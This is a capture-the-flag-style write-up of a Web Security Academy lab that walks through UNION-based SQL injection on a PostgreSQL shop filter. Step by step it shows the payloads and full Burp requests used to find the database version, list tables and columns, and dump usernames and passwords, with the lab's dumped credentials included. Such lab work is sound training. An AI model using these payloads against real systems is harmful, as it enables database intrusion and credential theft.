Lab: SQL injection attack, listing the database contents on non-Oracle databases

Open the burpsuite and turn on the intercept in the proxy. Click a different product type and send that request to the repeater. In category's parameter try the following payloads..


Determine the type and version of the database using the command '+UNION+SELECT+null,+version()--.

Then you have know the number of columns being returned by the table, you try command '+order+by+3--.

To retrieve the information about tables try the payload '+UNION+SELECT+table_name, +null+FROM+information_schema.tables-- .

Try this payload to get information about all the columns present in the table '+UNION+SELECT+column_name+NULL+FROM+information_schema.columns+WHERE+table_name='users_tonxme'--

Try the following payload to get the credentials about the users '+UNION+SELECT+username_ftjwgp,+password_twkapj+FROM+users_tonxme--


Burp Suite Community Edition v2023.3.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
1 × 2 × 3 × 4 × 5 × 6 ×
Send Cancel

Target: https://0a0c00540409a17980799963000c0021.web-security-academy.net

HTTP/2


```
GET /filter?category='order+by+3-- HTTP/2
Host: 0a0c00540409a17980799963000c0021.web-security-academy.net
Cookie: session=0ZIazn51z4rl1FwSiuBJuWg7Z6QjGuzw
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.50 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a0c00540409a17980799963000c0021.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8


```

SQL injection attack, listing the database contents on non-Oracle databases

Internal Server Error

Internal Server Error


Burp Suite Community Edition v2023.3.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
Send
Cancel
Target: https://0a0c00540409a17980799963000c0021.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 18
Response headers 3
0 matches
Done
4,213 bytes | 278 millis

```
GET /filter?category='+UNION+SELECT+null,+version()-- HTTP/2
Host: 0a0c00540409a17980799963000c0021.web-security-academy.net
Cookie: session=0ZIazn51z4rl1FwSiuBJuWg7Z6QjGuzw
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.50 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a0c00540409a17980799963000c0021.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
```

WebSecurity Academy

SQL injection attack, listing the database contents on non-Oracle databases

LAB Not solved

Back to lab home | Back to lab description »

Home | My account


WE LIKE TO SHOP

' UNION SELECT null, version()--

Refine your search:

All Accessories Corporate gifts Gifts Lifestyle Tech gifts

PostgreSQL 12.17 (Ubuntu 12.17-0ubuntu0.20.04.1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0, 64-bit


Burp Suite Community Edition v2023.3.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
Send
Cancel
Target: https://0a0c00540409a17980799963000c0021.web-security-academy.net
HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 18
Response headers 3
0 matches
Done
24,160 bytes | 212 millis

```
GET /filter?category='+UNION+SELECT+table_name,+null+FROM+information_schema.tables-- HTTP/2
Host: 0a0c00540409a17980799963000c0021.web-security-academy.net
Cookie: session=0ZIazn51z4rl1FwSiuBJuWg7Z6QjGuzw
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.50 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a0c00540409a17980799963000c0021.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
```

WebSecurity Academy

SQL injection attack, listing the database contents on non-Oracle databases

LAB Not solved

Back to lab home | Back to lab description »

Home | My account


WE LIKE TO SHOP

' UNION SELECT table_name, null FROM information_schema.tables--

Refine your search:

All Accessories Corporate gifts Gifts Lifestyle Tech gifts

pg_partitioned_table
pg_available_extension_versions
pg_shdescription
user_defined_types
udt_privileges
sql_packages


Burp Suite Community Edition v2023.3.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings
1 × 2 × 3 × 4 × 5 × 6 × 7 × 8 × 9 × +
Send Cancel
Target: https://0a0c00540409a17980799963000c0021.web-security-academy.net HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 18
Response headers 3
Search...
0 matches
Done
4,384 bytes | 425 millis

```
GET /filter?category=
'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_tonxme'-
- HTTP/2
Host: 0a0c00540409a17980799963000c0021.web-security-academy.net
Cookie: session=0ZIazn51z4rl1FwSiuBJuWg7Z6QjGuzw
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.50 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a0c00540409a17980799963000c0021.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8


```


WebSecurity Academy
SQL injection attack, listing the database contents on non-Oracle databases
LAB Not solved
Back to lab home
Back to lab description
Home | My account
WE LIKE TO SHOP
Refine your search:
All Accessories Corporate gifts Gifts Lifestyle Tech gifts

' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users_tonxme'--

username_ftjwgp

password_twkapj

email


Burp Suite Community Edition v2023.3.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings
1 × 2 × 3 × 4 × 5 × 6 × 7 × 8 × 9 × +
Send Cancel
Target: https://0a0c00540409a17980799963000c0021.web-security-academy.net HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Selection 68 (0x44)
Selected text
Decoded from: URL encoding
Cancel Apply changes
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 18
Response headers 3
Search...
0 matches
Done
4,507 bytes | 465 millis

```
GET /filter?category='+UNION+SELECT+username_ftjwgp,+password_twkapj+FROM+users_tonxme-- HTTP/2
Host: 0a0c00540409a17980799963000c0021.web-security-academy.net
Cookie: session=0ZIazn51z4rl1FwSiuBJuWg7Z6QjGuzw
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.50 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a0c00540409a17980799963000c0021.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8


```

Selected text

```
'+UNION+SELECT+username_ftjwg
p,+password_twkapj+FROM+users
_tonxme--
```

Decoded from: URL encoding

```
' UNION SELECT username_ftjwg
p, password_twkapj FROM users
_tonxme--
```

WebSecurity Academy
SQL injection attack, listing the database contents on non-Oracle databases
LAB Not solved
Back to lab home
Back to lab description
Home | My account
WE LIKE TO SHOP
Refine your search:
All Accessories Corporate gifts Gifts Lifestyle Tech gifts

' UNION SELECT username_ftjwgp, password_twkapj FROM users_tonxme--

administrator


efwpbkwpddlsiisi0k9g

wiener

kkbcsl9yws3b3ii2noji

carlos

eynxkacf2crwhaaq76l6


SQL injection attack, listing t
SQL injection attack, listing t
Back to lab description
Share your skills!
Continue learning
Home | My account | Log out
Email
Update email
LAB Solved

https://0a0c00540409a17980799963000c0021.web-security-academy.net/my-account?id=administrator

WebSecurity Academy

SQL injection attack, listing the database contents on non-Oracle databases

Congratulations, you solved the lab!

My Account

Your username is: administrator